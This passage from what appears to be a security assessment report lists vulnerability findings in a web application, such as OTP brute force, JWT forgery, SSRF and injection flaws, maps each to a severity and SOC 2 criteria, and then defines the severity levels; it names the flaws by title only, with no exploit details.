Broken Authentication - Cross-User Password Reset via OTP Brute Force	Critical	CC6.1, CC6.2, CC6.6, CC7.1	Identity verification mechanisms resist abuse and account recovery controls prevent unauthorized access.
Excessive Data Exposure - Other Users' Sensitive Information Leakage	High	CC6.7, C1.1, CC7.1	Sensitive information is limited to authorized disclosures and data movement controls support confidentiality.
Excessive Data Exposure - Internal Video Property Disclosure	Medium	CC6.7, C1.1, CC7.1	Internal application data is minimized in client-facing responses and confidentiality controls reduce unnecessary exposure.
Unrestricted Resource Consumption - Layer 7 DoS via Contact Mechanic	Medium	A1.1, A1.2, CC7.1	Capacity and operational resilience controls reduce the risk of application-layer resource exhaustion.
Broken Function Level Authorization - Delete Another User's Video	High	CC6.1, CC6.3, CC7.1	Privileged actions are restricted to authorized users and access changes are governed appropriately.
Unauthorized Transaction Manipulation - Obtain Shop Item Without Valid Return	High	CC6.1, PI1.1, CC7.1	Business workflows enforce authorized state transitions and preserve processing integrity.
Unauthorized Transaction Manipulation - Inflate Account Balance by \$1,000+	High	CC6.1, PI1.1, CC7.1	Transaction processing preserves the integrity of financial or value-bearing state changes.

Finding	Severity	TSC Reference	Control Objective
Unauthorized Data Modification - Internal Video Resource Properties	Medium	CC6.1, PI1.1, CC7.1	Data modifications are limited to authorized changes and integrity-related controls are enforced.
Server-Side Request Forgery - Force Backend HTTP Request to www.google.com	High	CC6.6, CC6.8, CC7.1	The environment resists external attack paths and constrains unauthorized code or request execution paths.
NoSQL Injection - Redeem Coupons Without a Valid Coupon Code	High	CC6.6, CC8.1, CC7.1	Application changes and input handling controls reduce the likelihood of injection vulnerabilities.
SQL Injection - Re-redeem an Already Claimed Coupon	High	CC6.6, CC8.1, PI1.1, CC7.1	Secure development and data integrity controls mitigate injection-driven manipulation of backend processing.
Missing Authentication - Sensitive API Endpoint Accessible Without Credentials	High	CC6.1, CC6.6, CC7.1	Protected functionality requires authenticated access and logical security boundaries are consistently enforced.
Broken Authentication - JWT Token Forgery (Algorithm Confusion / JKU / KID)	Critical	CC6.1, CC6.2, CC6.6, CC7.1	Credential and token validation controls prevent unauthorized identity assertion and privileged impersonation.

Appendix B - Severity Methodology

Critical

Vulnerability presents immediate and material risk to the organization, often enabling broad compromise of sensitive data, administrative control, or core service functionality with minimal attacker constraints.

High

Vulnerability introduces significant risk and is generally exploitable without requiring a chain of dependent weaknesses. Representative examples include authentication bypass, cross-user access, or unauthorized privileged actions.

Medium

Vulnerability presents meaningful security risk but typically requires additional conditions, context, or chaining to produce serious business impact. Examples include limited-scope privilege abuse, moderate data exposure, or abuse of insufficiently protected workflows.

Low

Vulnerability represents limited standalone impact or requires multiple additional weaknesses to become operationally significant. Typical examples include minor information disclosure or defense-in-depth gaps.

Informational

Finding does not present direct exploitable impact but reflects a best-practice gap, hardening opportunity, or control improvement area that may reduce future risk exposure.